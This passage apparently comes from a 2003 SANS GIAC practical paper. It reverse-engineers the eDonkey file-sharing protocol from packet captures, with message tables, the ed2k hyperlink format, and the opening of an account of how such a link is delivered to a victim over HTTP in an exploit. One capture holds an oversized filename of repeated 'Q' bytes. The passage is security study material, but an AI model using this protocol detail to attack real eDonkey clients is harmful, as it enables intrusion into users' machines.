This is a udp ping packet which the client first sends to the server to determine whether the server exists. The beginning of the packet's payload, viz. 0xe3 96 95 02 00 00, corresponds to the format as shown in Table 1. The client appears to have added junk zeroes after it, which increase the packet length for no apparent reason. Similar junk was observed on the end of other packets, indicating poor coding of the program.

```
0:5:5d:42:a7:5a 0:a0:24:d5:76:8a ip 60: 192.168.1.48.4665 > 192.168.1.174.1088:  udp
14 (DF)
0x0000          4500 002a 0000 4000 4011 b694 c0a8 0130          E..*..@.@......0
0x0010          c0a8 01ae 1239 0440 0016 ec7f e397 9502          .....9.@........
0x0020          0000 0000 0000 0000 0000 080a 1cc4               ..............
```

The server has responded with a udp echo reply packet, identified by the occurrence of 0xe3 97 95 02. Note that the ping and reply packet format is unique to eDonkey and bears no relation to the icmp IP protocol.

```
0:a0:24:d5:76:8a 0:5:5d:42:a7:5a ip 62: 192.168.1.174.1089 > 192.168.1.48.4661: S
2656796:2656796(0) win 8192 <mss 1460,nop,nop,sackOK> (DF)

0:5:5d:42:a7:5a 0:a0:24:d5:76:8a ip 62: 192.168.1.48.4661 > 192.168.1.174.1089: S
504007891:504007891(0)  ack 2656797 win 5840 <mss 1460,nop,nop,sackOK> (DF)

0:a0:24:d5:76:8a 0:5:5d:42:a7:5a ip 60: 192.168.1.174.1089 > 192.168.1.48.4661: .  ack
1 win 8760 (DF)
```

Having proved the server's existence, the client has now initiated the SYN, SYN-ACK, ACK three-way handshake to open a socket connection to the server on the server's listening port, 4661. Our experimental research showed that, after initial connection, server and client keep this connection open indefinitely.

```
0:a0:24:d5:76:8a 0:5:5d:42:a7:5a ip 60: 192.168.1.174.1089 > 192.168.1.48.4661: P
1:6(5) ack 1 win 8760 (DF)
0x0000          4500 002d c507 4000 8006 b194 c0a8 01ae          E..-..@.........
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
0x0010          c0a8 0130 0441 1235 0028 8a1d 1e0a 8cd4          ...0.A.5.(.....
0x0020          5018 2238 da91 0000 e334 0000 0000               P."8.....4....

0:5:5d:42:a7:5a 0:a0:24:d5:76:8 a ip 60: 192.168.1.48.4661 > 192.168.1.174.1089: . ack
6 win 5840 (DF)

0:a0:24:d5:76:8a 0:5:5d:42:a7: 5a ip 106: 192.168.1.174.1089 > 192.168.1.48.4661: P
6:58(52) ack 1 win 8760 (DF)
0x0000          4500 005c c607 4000 8006 b065 c0a8  01ae          E..\..@....e....
0x0010          c0a8 0130 0441 1235 0028 8a22 1e0a 8cd4          ...0.A.5.("....
0x0020          5018 2238 17bc 0000 019b 3315 dee8 8c84          P."8......3.....
0x0030          612c 9434 3929 5122 42c0 a801 ae36 1203          a,.49)Q"B....6..
0x0040          0000 0002 0100 0103 0069 616e  0301 0011        .........ian....
0x0050          3b00 0000 0301 000f 3612 0000                    ;.......6...

0:5:5d:42:a7:5a 0:a0:24:d5:76:8 a ip 60: 192.168.1.48.4661 > 192.168.1.174.1089: . ack
58 win 5840 (DF)
```

The client has now sent the first message, "Client connect request" message, to the server. It has been sent as two packets, although there is no reason such as MTU limitation which would make this necessary. This is another indication of poor programming. The server has sent ACK packets back. The message type is identified by 0xe3 (eDonkey magic) at the first payload byte (position 0x0028) in the first packet and 0x01 (message type) in the first payload byte (position 0x0028) in the second packet.

```
0:5:5d:42:a7:5a 0:a0:24:d5:76 :8a ip 74: 192.168.1.48.2589 > 192.168.1.174 .4662: S
503541942:503541942(0) win 5840 <mss 1460,sackOK,timestamp 482645194
0,nop,wscal e 0> (DF) [tos 0x10]

0:a0:24:d5:76:8a 0:5:5d: 42:a7:5a ip 62: 192.168.1.174.4662 > 192.168.1.48.2589: S
2658045:2658045(0) ack 503541943 win 8760 <mss 1460,nop,nop,sack OK> (DF)

0:5:5d:42:a7:5a 0:a0:24:d5:76:8 a ip 60: 192.168.1.48.2589 > 192.168.1.174.4662: . ack
1 win 5840 (DF) [tos 0x10]
```

Here we observe the server initiating the SYN, SYN-ACK, ACK handshake to initiate a second socket connection, back to the client on the client's listening port, 4662.

```
0:5:5d:42:a7:5a 0:a0:24:d5:76:8a ip 93: 192.168.1.48.2589 > 192.168.1.174.4662: P
1:40(39) ack 1 win 5840 (DF) [tos 0x10]
0x0000          4510 004f e47e 4000 4006 d1eb c0a8 0130          E..O.~@.@......0
0x0010          c0a8 01ae 0a1d 1236 1e03 7 0b7 0028 8efe         .......6..p..(..
0x0020          5018 16d0 2f66 0000 e322 0000 0001 10e7          P.../f..."......
0x0030          8183 1a4f f79a 91fb fda7 477d cf6a 92c0           ...O......G}.j..
0x0040          a801 3046 1200 0000 0000 0000 0000 00            ..0F...........

0:a0:24:d5:76:8a 0:5:5d:42:a7:5 a ip 60: 192.168.1.174.4662 > 192.168.1.48.2589: . ack
40 win 8721 (DF)
```

The server has sent a "Connect request" message to the client on this second socket, identified by 0xe3 (eDonkey magic) at the first payload byte (position 0x0028) and 0x01 (message type) at position 0x002d. The client has sent an ACK packet in response.

```
0:a0:24:d5:76:8a 0:5:5d: 42:a7:5a ip 60: 192.168.1.174.4662 > 192.168.1.48.2589: P
1:6(5) ack 40 win 8721 (DF)
0x0000          4500 002d 0a08 4000 8006 6c94 c0a8 01ae          E..-..@...l.....
0x0010          c0a8 0130 1236 0a1d 0028 8efe 1e03 70de          ...0.6...(....p.
0x0020          5018 2211 ebf1 0000 e33a 0000 0000               P."......:....

0:5:5d:42:a7:5a 0:a0:24:d5:76:8 a ip 60: 192.168.1.48.2589 > 192.168.1.174.4662: . ack
6 win 5840 (DF) [tos 0x10]
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

0:a0:24:d5:76:8a 0:5:5d: 42:a7:5a ip 112: 192.168.1.174.4662 > 192.168.1.48.2589: P 6:64(58) ack 40 win 8721 (DF)

```
0x0000   4500 0062 0d08 4000 8006 695f c0a8 01ae   E..b..@...i_....
0x0010   c0a8 0130 1236 0a1d 0028 8f03 1e03 70de   ...0.6...(....p.
0x0020   5018 2211 de1b 0000 4c9b 3315  dee8 8c84   P."".....L.3.....
0x0030   612c 9434 3929 5122 42c0 a801 ae36 1203   a,.49)Q"B....6..
0x0040   0000 0002 0100 0103 0069 616e 0301 0011   .........ian....
0x0050   3b00 0000 0301 000f 3612 0000 0000 0000   ;.......6.......
0x0060   0000                                      ..
```

0:5:5d:42:a7:5a 0:a0:24:d5:76:8 a ip 60: 192.168.1.48.2589 > 192.168.1.174.4662: . ack 64 win 5840 (DF) [tos 0x10]

The client has responded with a "Connect acknowledge" message, identified by 0xe3 (eDonkey magic) at the first payload byte (position 0x0028) in the first packet and 0x4c (message type) in the first payload byte (position 0x0028) in the second packet.

0:5:5d:42:a7:5a 0:a0:24:d5:76:8a ip 60: 192.168.1.48.2589 > 192.168.1.174.4662: F 40:40(0) ack 64 win 5840 (DF) [tos 0x10]

0:a0:24:d5:76:8a 0:5:5d:42:a7 :5a ip 60: 192.168.1.174.4662 > 192.168.1.48.2589: . ack 41 win 8721 (DF)

0:a0:24:d5:76:8a 0:5:5d:42:a7 :5a ip 60: 192.168.1.174.4662 > 192.168.1.48.2589: F 64:64(0) ack 41 win 8721 (DF)

0:5:5d:42:a7:5a 0:a0:24:d5:76:8 a ip 60: 192.168.1.48.2589 > 192.168.1.174.4662: . ack 65 win 5840 (DF)

The server has initiated the FIN-ACK, ACK, FIN-ACK, ACK handshake to close this second connection on port 4662. The first connection, on port 4661, remains open. At this point the server has determined that the client exists and is operating properly, because it now continues by sending informative messages to the client on port 4661.

0:5:5d:42:a7:5a 0:a0:24:d5:76 :8a ip 199: 192.168.1.48.4661 > 192.168.1.174.1089: P 1:146(145) ack 58 win 5840 (DF)

```
0x0000   4500 00b9 18ef 4000 4006 9d21 c0a8 0130   E.....@.@..!...0
0x0010   c0a8 01ae 1235 0441 1e0a 8cd4 0028 8a56   .....5.A.....(.V
0x0020   5018 16d0 bd33 0000 e305 0000 0040 c0a8   P....3.......@..
0x0030   01ae e309 0000 0034 0100 0000 0000 0000   .......4........
0x0040   e326 0000 0038 2300 7365 7276 6572 2076   .&...8#.server.v
0x0050   6572 7369 6f6e 2031 362e 3338 2e70 3732   ersion.16.38.p72|
0x0060   2028 6c75 6764 756e 756d 29e3 1b00 0000   .(lugdunum).....
0x0070   3818 0054 6869 7320 6973 2074 6865 2044   8..This.is.the.D
0x0080   656c 6c20 7365 7276 6572 2ee3 2900 0000   ell.server..)...
0x0090   3826 0043 6865 636b 2077 7777 2e65 6468   &.Check.www.edo
0x00a0   6e6b 6579 3230 3030 2e63 6f6d 2066 6f72   nkey2000.com.for
0x00b0   2075 7064 6174 6573 2e                    .updates.
```

0:a0:24:d5:76:8a 0:5:5d :42:a7:5a ip 60: 192.168.1.174.1089 > 192 .168.1.48.4661: . ack 146 win 8615 (DF)

This single tcp packet contains three messages from the server: "Confirm client IP", "Clients/users online", and "Server message to client", identified respectively by:

- 0xe3 (eDonkey magic) at the first payload byte (position 0x0028) and 0x40 (message type) at position 0x002d,

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

- 0xe3 (eDonkey magic) at position 0x0034 and 0x34 (message type) at position 0x0037,
- 0xe3 (eDonkey magic) at position 0x0040 and 0x38 (message type) at position 0x0045.

```
0:a0:24:d5:76:8a 0:5:5d: 42:a7:5a ip 60: 192.168.1.174.1089 > 192.168.1.48.4661: P
58:63(5) ack 146 win 8615 (DF)
0x0000          4500 002d 5308 4000 8006 2394 c0a8 01ae          E..-S.@...#.....
0x0010          c0a8 0130 0441 1235 0028 8a5 6 1e0a 8d65         ...0.A.5.(.V...e
0x0020          5018 21a7 da8b 0000 e301 0000 0000               P.!.........
```

```
0:5:5d:42:a7:5a 0:a0:24:d5:76:8 a ip 60: 192.168.1.48.4661 > 19 2.168.1.174.1089: . ack
63 win 5840 (DF)
```

```
0:a0:24:d5:76:8 a 0:5:5d:42:a7:5a ip 60: 192.168.1.174.1089 > 192.168.1.48.4661: P
63:64(1) ack 146 win 8615 (DF)
0x0000          4500 0029 5408 4000 8006 2298 c0a8 01ae          E..)T.@..."....
0x0010          c0a8 0130 0441 1235 0028 8a5b 1e0a 8d65          ...0.A.5.(.[...e
0x0020          5018 21a7 a98c 0000 1400 1400 1400               P.!.........
```

```
0:5:5d:42:a7:5a 0:a0:24:d5:76:8a ip 60: 192.168.1.48.4661 > 192.168.1.174.1089: . ack
64 win 5840 (DF)
```

The client has replied to the server with a message we have tentatively named "Acknowledge client IP", since it is a response to the client's IP address just sent to it by the server. Again it is split into two packets. It may be identified by 0xe3 (eDonkey magic) at the first payload byte (position 0x0028) in the first packet and 0x14 (message type) in the first payload byte (position 0x0028) in the second packet.

```
0:5:5d:42:a7:5a 0:a0:24:d5:76:8a ip 61: 192.168.1.48.4661 > 192.168.1.174.1089: P
146:153(7) ack 64 win 5840 (DF)
0x0000          4500 002f 18f2 4000 4006 9da8 c0a8 0130          E../..@.@......0
0x0010          c0a8 01ae 1235 0441 1e0a 8d65 0028 8a5c          .....5.A...e.(.\
0x0020          5018 16d0 e527 0000 e302 0000 0032 00            P....'.......2.
```

```
0:a0:24:d5:76:8a 0:5:5d :42:a7:5a ip 60: 192.168.1.174.1089 > 192 .168.1.48.4661: .  ack
153 win 8608 (DF)
```

The server continues to send further informative messages to the client. This one is the "Known servers" message, identified by 0xe3 (eDonkey magic) at the first payload byte (position 0x0028) and 0x32 (message type) at position 0x002d. Since there is only one server on our test network, and we have blocked port 4661 on the internet gateway, there are no other known servers and hence no further content in the message.

```
0:5:5d:42:a7:5a 0:a0:24:d5:76 :8a ip 128: 192.168.1.48.4661 > 192 .168.1.174.1089: P
153:227(74) ack 64 win 5840 (DF)
0x0000          4500 0072 18f3 4000 4006 9d64 c0a8 0130          E..r..@.@..d...0
0x0010          c0a8 01ae 1235 0441 1e0a 8d6c 0028 8a5c          .....5.A...l.(.\
0x0020          5018 16d0 d16a 0000 e345 0000 0041 d8fa          P....j...E...A..
0x0030          ffbe 3380 0b08 94b3 8008 a4fa ffbe c0a8          ..3.............
0x0040          0130 3512 0200 0000 0201 0001 0b00 4465          .05...........De
0x0050          6c6c 2073 6572 7665 7202 0100 0b13 0066          ll.server......f
0x0060          6f72 2074 6573 7469 6e67 2065 446f 6e6b          or.testing.eDonk
0x0070          6579                                             ey
```

This is the "Server name and title" message, identified by 0xe3 (eDonkey magic) at the first payload byte (position 0x0028) and 0x41 (message type) at position 0x002d.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

The referenced material indicates that this message should contain a field of 16 bytes of zeroes, but in the sniffed output above it is not present.

```
0:a0:24:d5:76:8a 0:5:5d:42:a7:5 a ip 60: 192.168.1.174.1089 > 192.168.1.48.4661: P
64:69(5) ack 227 win 8534 (DF)
0x0000          4500 002d 5a08 4000 8006 1c94 c0a8 01ae        E..-Z.@.........
0x0010          c0a8 0130 0441 1235 0028 8a5c 1e0a 8db6        ...0.A.5.(.\....
0x0020          5018 2156 d33b 0000 e34b 0700 0000             P.!V.;...K....

0:a0:24:d5:76:8a 0:5:5d:42:a7:5a ip 1514: 192.168.1.174.1089 > 192.168.1.48.4661: .
69:1529(1460) ack 227 win 8534 (DF)
0x0000          4500 05dc 5b08 4000 8006 15e5 c0a8 01ae        E...[.@.........
0x0010          c0a8 0130 0441 1235 0028 8a61 1e0a 8db6        ...0.A.5.(.a....
0x0020          5010 2156 295b 0000 151d 0000 0018 5822        P.!V)[........X"
0x0030          070a 8153 bd90 7fc7 ba71 fe07 0500 0000        ...S.....q......
0x0040          0000 0004 0000 0002 0100 010e 0065 4d75        .............eMu
0x0050          6c65 302e 3237 632e 7a69 7003 0100 0276        le0.27c.zip....v
0x0060          4711 0002 0100 0303 0050 726f 0201 0004        G........Pro....
0x0070          0300 7a69 7053 c188 fae6 b151 c77f aac4        ..zipS.....Q....
0x0080          d711 bd0b ec00 0000 0000 0004 0000 0002        ................
0x0090          0100 010d 0065 446f 6e6b 6579 3630 2e65        .....eDonkey60.e
0x00a0          7865 0301 0002 5dac 0d00 0201 0003 0300        xe....].........
0x00b0          5072 6f02 0100 0403 0065 7865 e520 2e87        Pro......exe....
0x00c0          69fb 709f 8eb9 09c1 43ea 15b0 0000 0000        i.p.....C.......
0x00d0          0000 0400 0000 0201 0001 0d00 6544 6f6e        ............eDon
0x00e0          6b65 7936 312e 6578 6503 0100 025e d20d        key61.exe....^..
0x00f0          0002 0100 0303 0050 726f 0201 0004 0300        .......Pro......
0x0100          6578 6570 2890 8502 5ad7 baa8 17e5 cd1e        exep(...Z.......
0x0110          0093 1300 0000 0000 0002 0000 0002 0100        ................
0x0120          0109 0065 4d75 6c65 2e63 686d 0301 0002        ...eMule.chm....
0x0130          22d3 0b00 dd99 a1cb c66c 45bc 3d9a 74ea        ".........lE.=.t.
0x0140          5df2 711f 0000 0000 0000 0400 0000 0201        ].q.............
0x0150          0001 0d00 6544 6f6e 6b65 7935 392e 6578        ....eDonkey59.ex
0x0160          6503 0100 024e ef0d 0002 0100 0303 0050        e....N.........P
0x0170          726f 0201 0004 0300 6578 6529 e99a 4968        ro......exe)..Ih
0x0180          54ae a004 1ee8 9db0 f67a a700 0000 0000        T........z......
0x0190          0004 0000 0002 0100 0118 0065 4d75 6c65        ...........eMule
0x01a0          302e 3237 632d 496e 7374 616c 6c65 722e        0.27c-Installer.
0x01b0          6578 6503 0100 02c7 212f 0002 0100 0303        exe.....!/......
0x01c0          0050 726f 0201 0004 0300 6578 6541 06c5        .Pro......exeA..
0x01d0          d3b5 1962 56c8 8ea9 8029 3a24 3200 0000        ...bV....):$2...
0x01e0          0000 0004 0000 0002 0100 010c 0077 696e        .............win
0x01f0          6a65 6432 6b2e 6578 6503 0100 024e 7b0e        jed2k.exe....N{.
0x0200          0002 0100 0303 0050 726f 0201 0004 0300        .......Pro......
0x0210          6578 6558 afa3 0c3b 2c88 2c9e e62a 0d52        exeX...;,.,..*.R
0x0220          3d07 3900 0000 0000 0002 0000 0002 0100        =.9.............
0x0230          010c 0041 6363 6573 5f69 6e2e 6874 6d03        ...Acces_in.htm.
0x0240          0100 0297 0400 0079 9e82 73b7 dc18 9057        .......y..s....W
0x0250          a52d 4818 ece1 6000 0000 0000 0002 0 000       .-H...`.........
0x0260          0002 0100 010c 0053 7973 7465 5f69 6e2e        .......Syste_in.
0x0270          6874 6d03 0100 02a5 0400 002d e48c 2b08        htm........-..+.
0x0280          09b2 2ced 1b26 becb b216 bd00 0000 0000        ..,..&..........
0x0290          0002 0000 0002 0100 010a 0053 79 73 5f69        ...........Sys_i
0x02a0          6e2e 6874 6d03 0100 023b 0e00 00d0 1a92        n.htm....;......
0x02b0          0f36 6bc9 4e78 3262 9be5 492a 9200 0000        .6k.Nx2b..I*....
0x02c0          0000 0002 0000 0002 0100 010c 0053 746f        .............Sto
0x02d0          7261 5f69 6e2e 6874 6d03 010 0 0295 0400       ra_in.htm.......
0x02e0          0072 cec5 f74f 3958 e1d6 f3ef 9e77 ac5f        .r...O9X.....w._
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
0x02f0          c900 0000 0000 0002 0000 0002 0100 010a          ................
0x0300          0073 6561 7263 682e 6874 6d03 0100 029e          .search.htm.....
0x0310          1200 001a a043 2d6b 2c6c 40f3 ac44 f10e          .....C-k,l@..D..
0x0320          0fe0 3600 0000 0000 0002 0000 0002 0100          ..6.............
0x0330          010c 0053 6f66 7477 5f69 6e2e 6874 6d03          ...Softw_in.htm.
0x0340          0100 0296 0400 00a0 d202 6b2f 8182 d2ca          ..........k/....
0x0350          99cf 43fb 1460 4e00 0000 0000 0002 0000          ..C..`N.........
0x0360          0002 0100 0109 0053 625f 696e 2e68 746d          .......Sb_in.htm
0x0370          0301 0002 ba07 0000 9199 55f9 24ab 3c7a          ..........U.$.<z
0x0380          053e 6247 036c 21c0 0000 0000 0000 0200          .>bG.l!.........
0x0390          0000 0201 0001 0c00 5072 696e 745f 696e          ........Print_in
0x03a0          2e68 746d 0301 0002 9504 0000 6144 6e66          .htm........aDnf
0x03b0          6858 c76b 8c62 5208 9f81 82f9 0000 0000          hX.k.bR.........
0x03c0          0000 0200 0000 0201 0001 0a00 4e6f 646f          ............Nodo
0x03d0          6373 2e68 746d 0301 0002 790a 0000 edd4          cs.htm....y.....
0x03e0          b2b6 ea63 9bfc 6199 485d d1a4 1e6d 0000          ...c..a.H]...m..
0x03f0          0000 0000 0200 0000 0201 0001 0c00 4e65          ..............Ne
0x0400          7477 6f5f 696e 2e68 746d 0301 0002 9504          two_in.htm......
0x0410          0000 7ced 50b6 d6ef 6ea8 7fc8 ea0b 6d23          ..|.P...n.....m#
0x0420          c676 0000 0000 0000 0200 0000 0201 0001          .v..............
0x0430          0900 496e 7472 6f2e 6874 6d03 0100 0210          ..Intro.htm.....
0x0440          4100 0076 f64e 80c0 fb37 e129 1081 2c53          A..v.N...7.)..,S
0x0450          0947 dd00 0000 0000 0002 0000 0002 0100          .G..............
0x0460          010c 0049 6f6d 656d 5f69 6e2e 6874 6d03          ...Iomem_in.htm.
0x0470          0100 029c 0400 00df f773 3529 be20 7f63          .........s5)...c
0x0480          3616 072a ea94 dd00 0000 0000 0002 0000          6..*............
0x0490          0002 0100 010c 0049 6d70 6f72 5f69 6e2e          .......Impor_in.
0x04a0          6874 6d03 0100 0280 0500 001a 46c9 6f48          htm.........F.oH
0x04b0          1f72 f81a 8ccc bf6b cf74 6400 0000 0000          .r.....k.td.....
0x04c0          0002 0000 0002 0100 010a 0048 6561 6465          ...........Heade
0x04d0          722e 6874 6d03 0100 02bd 0200 0009 1eac          r.htm...........
0x04e0          a679 7a6a b3a3 c0bc 6cf0 0d85 d800 0000          .yzj....l.......
0x04f0          0000 0004 0000 0002 0100 0109 0065 646f          .............edo
0x0500          6373 2e65 7865 0301 0002 0090 0500 0201          cs.exe..........
0x0510          0003 0300 5072 6f02 0100 0403 0065 7865          ....Pro.....exe
0x0520          4bd3 b33f b702 fc1e 9d79 b30c 8aad 3d37          K..?.....y....=7
0x0530          0000 0000 0000 0200 0000 0201 0001 0a00          ................
0x0540          4661 715f 696e 2e68 746d 0301 0002 a804          Faq_in.htm.....
0x0550          0000 67af 43a1 ff72 c188 d927 8db3 3108          ..g.C..r...'..1.
0x0560          7d94 0000 0000 0000 0200 0000 0201 0001          }...............
0x0570          0c00 446f 6366 7261 6d65 2e68 746d 0301          ..Docframe.htm..
0x0580          0002 0103 0000 2caa 5ab4 f53e 1991 fb1f          ......,.Z..>....
0x0590          4973 6c40 e294 0000 0000 0000 0200 0000          Isl@............
0x05a0          0201 0001 0c00 436f 6e74 615f 696e 2e68          ......Conta_in.h
0x05b0          746d 0301 0002 e404 0000 673d 110b 7f9a          tm........g=....
0x05c0          74d0 6630 376e 302d a257 0000 0000 0000          t.f07n0-.W......
0x05d0          0200 0000 0201 0001 0c00 436f                    ..........Co
```

0:a0:24:d5:76:8a 0:5:5d:42:a7: 5a ip 1514: 192.168.1.174.1089 > 192.168.1.48.4661: . 69:1529(1460) ack 227 win 8534 (DF)

0:a0:24:d5:76:8a 0:5:5d: 42:a7:5a ip 461: 192.168.1.174.1089 > 192.168.1. 48.4661: P 1529:1936(407) ack 227 win 8534 (DF)

```
0x0000          4500 01bf 5c08 4000 8006 1902 c0a8 01ae          E...\.@.........
0x0010          c0a8 0130 0441 1235 0028 9015 1e0a 8db6          ...0.A.5.(......
0x0020          5018 2156 17fa 0000 6d6d 755f 696e 2e68          P.!V....mmu_in.h
0x0030          746d 0301 0002 9b04 0000 3008 d257 f3b6          tm........0..W..
0x0040          d14a 3b81 92cb af29 531b 0000 0000 0000          .J;....)S.......
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
0x0050   0200 0000 0201 0001 0900 4d66 6334 322e   .........Mfc42.
0x0060   646c 6c03 0100 0237 300f 0 025 73f3 7eca   dll....70..%s.~.
0x0070   362f 6493 401e 1aa8 1e78 3c00 0000 0000   6/d.@....x<.....
0x0080   0005 0000 0002 0100 010c 0042 6564 6972   ...........Bedir
0x0090   6563 742e 6a70 6703 0100 02b1 0a00 0002   ect.jpg.........
0x00a0   0100 0305 0049 6d61 6765 0201 0004 0400   .....Image......
0x00b0   6a70 6567 0206 0041 7274 6973 7400 0065   jpeg...Artist..e
0x00c0   1d61 6b28 123d 37af 0eeb c1d1 1773 a400   .ak(.=7......s..
0x00d0   0000 0000 0002 0000 0002 0100 01d8 0051   ...............Q
0x00e0   5151 5151 5151 5151 5151 5151 5151 5151   QQQQQQQQQQQQQQQQ
0x00f0   5151 5151 5151 5151 5151 5151 5151 5151   QQQQQQQQQQQQQQQQ
0x0100   5151 5151 5151 5151 5151 5151 5151 5151   QQQQQQQQQQQQQQQQ
0x0110   5151 5151 5151 5151 5151 5151 5151 5151   QQQQQQQQQQQQQQQQ
0x0120   5151 5151 5151 5151 5151 5151 5151 5151   QQQQQQQQQQQQQQQQ
0x0130   5151 5151 5151 5151 5151 5151 5151 5151   QQQQQQQQQQQQQQQQ
0x0140   5151 5151 5151 5151 5151 5151 5151 5151   QQQQQQQQQQQQQQQQ
0x0150   5151 5151 5151 5151 5151 5151 5151 5151   QQQQQQQQQQQQQQQQ
0x0160   5151 5151 5151 5151 5151 5151 5151 5151   QQQQQQQQQQQQQQQQ
0x0170   5151 5151 5151 5151 5151 5151 5151 5151   QQQQQQQQQQQQQQQQ
0x0180   5151 5151 5151 5151 5151 5151 5151 5151   QQQQQQQQQQQQQQQQ
0x0190   5151 5151 5151 5151 5151 5151 5151 5151   QQQQQQQQQQQQQQQQ
0x01a0   5151 5151 5151 5151 5151 5151 5151 5151   QQQQQQQQQQQQQQQQ
0x01b0   5151 5151 5151 5103 0100 0293 0400 00     QQQQQQQ........
```

0:5:5d:42:a7:5a 0:a0:24:d5:76:8 a ip 60: 192.168.1.48.4661 > 192.168.1.174.1089: . ack 1936 win 11680 (DF)

The client has now sent the very long message "Files offered for sharing" to inform the server of the shared files it has available. The message can be identified by 0xe3 (eDonkey magic) at the first payload byte (position 0x0028) in the first packet and 0x15 (message type) in the first payload byte (position 0x0028) in the second packet. The server has sent an ACK packet in response. The names of the files shared can be seen in the ASCII conversion in the right-hand column of the tcpdump output, viz. eMule27c.zip, etc. Referring to the interpretation of the message in Table 7 under "Files offered for sharing", this message contains 6 bytes of zeroes which seem to serve no purpose and may have been included to enable another message scanning subroutine to be re-used in order to economize on programming effort.

The findings from this experiment are summarized in the following protocol table:

Table 7 Client Connection Protocol Deduced from Experiment

Note: In message fields in this table, hexadecimal numbers represent fixed contents of the field. Letters such as "LL LL LL LL", "TT TT TT TT" represent variable contents, each character acting as placeholder for one byte. The contents may be referenced elsewhere in the table using the variable names L, T, etc. See Tables 4 and 5 for the format of "tag" fields.

Message name	Message fields	# bits	Field description
UDP echo request (client->server)	0xe3 0x96 95 02	8 24	eDonkey magic echo request identification
UDP echo reply (server->client)	0xe3 0x97 95 02	8 24	eDonkey magic echo reply identification
Client opens socket #1, to server's tcp port, 4661			

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Message name	Message fields	# bits	Field description
Client connect request (client->server)	0xe3 0xLL LL LL LL 0x01 0xrr...rr 0xss ss ss ss 0xpp pp 0xTT TT TT TT tag1 #1 tag1 #2 tag1 #3 ...	8 32 8 16 x 8 32 16 32	eDonkey magic message length message type user ID (MD4sum) user ID (old) or client IP addr. client tcp port number # tags following user name client software version client tcp port (other optional tags)
Server opens socket #2, to client's tcp port, 4662			
Connect request (server->client)	0xe3 0xLL LL LL LL 0x01 0x10 0xrr...rr 0xss ss ss ss 0xpp pp	8 32 8 8 16 x 8 32 16	eDonkey magic message length message type (undocumented) server ID (?) server IP addr. 0x1246, =server port +0x11?
Connect acknowledge (client->server)	0xe3 0xll ll ll ll 0x4c 0xhh...hh 0xss ss ss ss 0xpp pp 0xTT TT TT TT tag1 #1 tag1 #2 tag1 #3	8 32 8 16 x 8 32 16 32	eDonkey magic message length message type user ID (hash) client IP address client tcp port # tags following user name client software version client tcp port
Server closes socket #2, on client's tcp port, 4662			
Confirm client IP add. (server->client)	0xe3 0x05 00 00 00 0x40 0xii ii ii ii	8 32 8 32	eDonkey magic message length message type client IP address
Clients/users online (server->client)	0xe3 0x09 00 00 00 0x34 0xNN NN NN NN 0xFF FF FF FF	8 32 8 32 32	eDonkey magic message length message type # clients connected # shared files available
Server message to client (server->client)	0xe3 0xll ll ll ll 0x38 0xLL LL 0xMM...MM	8 32 8 16 L x 8	eDonkey magic message length message type, = server msg. message string length server message string
Acknowledge IP add.? (client->server)	0xe3 0x01 00 00 00 0x14	8 32 8	eDonkey magic message length message type

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Message name	Message fields	# bits	Field description

Known servers
(server->client)
	0xe3
	0xll ll ll ll
	0x32
	0xNN
	{
	0xAA AA AA AA
	0xpp pp
	}
		8
		32
		8
		8
		
		32
		16
			eDonkey magic
			message length
			message type
			# servers
			for each server
			server IP address
			server tcp port

Server name and title (server->client)	0xe3 0xll ll ll ll 0x41 0xAA AA AA AA 0xpp pp 0xTT TT TT TT tag1 #1 tag1 #2	8 32 8 32 16 32	eDonkey magic message length message type server IP address server tcp port # tags following server name server title

Files offered for sharing
(client->server)
	0xe3
	0xll ll ll ll
	0x15
	0xNN NN NN NN
	{
	0x ii...ii
	0x00 00 00 00
	0x00 00
	0xTT TT TT TT
	tag1 #1
	tag1 #2
	tag1 #3
	tag1 #4
	tag1 #5
	tag1 #6
	tag1 #7
	tag1 #8
	tag1 #9
	tag1 #10
	}
		8
		32
		8
		32
		
		16 x 8
		32
		16
		32
			eDonkey magic
			message length
			message type
			# files offered
			for each file
			file ID (hash)
			(no purpose?)
			(no purpose?)
			# tags following
			file name
			file size, bytes
			file type (note 5)
			file format (note 6)
			codec type (video only)
			runtime (video, mp3 only)
			bitrate (audio, mp3 only)
			artist name (mp3 only)
			album name (mp3 only)
			title (mp3 only)

Socket #2, on server's tcp port, 4661, remains open			

7.3 Published ed2k Hyperlink Format

ed2k hyperlinks are embedded in web pages and are used to transfer information concerning an available server or file from a web browser into the client program, and thence to initiate action. The action would be a connection attempt in the case of a server hyperlink, and a file download in the case of a file hyperlink. The format is given in Table 8. The file size and ID are supposed to uniquely identify various versions of the same name which may reside around the internet, thereby ensuring that fragments downloaded from different clients fit together properly.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Table 8 ed2k Hyperlink Format

server hyperlink	ed2k://|server|<ip_address>|<port>|/ • server is the literal word "server", • <ip_address> is its IP address in dotted decimal notation • <port> is the server's tcp listening port in decimal, usually 4661
file hyperlink	ed2k://|file|<filename>|<size>|<ID>|/ • file is the literal word "file" • <filename> is the name of the file, including extension • <size> is the exact file size in bytes • <file ID> is the file's ID obtained as an MD4 hash.

8 Http World-wide-web Protocol

The http protocol is one way in which an ed2k hyperlink may be delivered from a website to a victim as part of the exploit process. The entire http protocol is the subject of a whole textbook, thus we confine ourselves here to the small portion relevant to the exploit. The reader may refer to any of the many available books for more information.

The http protocol is connectionless, that is, unlike the eDonkey protocol, the tcp socket connection between client and server is only kept open for the duration of a single resource request. There is an extension called keep-alive in http/1.1, whereby a connection may be kept open long enough to allow multiple requests to be made one after the other. This is typically used to download an html page and all its images without the substantial overhead of closing and re-opening the connection between individual requests.

The first step in a simple web page request is for the client to initiate the three-way handshake to open a connection on the server's listening port, usually port 80. The client then sends a download request message on the connection. This is plaintext coded in several lines terminated with carriage-return line-feed, and in the case of this exploit, it is:

```
GET /index.html HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x -shockwave-
flash, */*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE.6.0; Windows 98)
Host: linux.planet-office
Connection: Keep-Alive
```

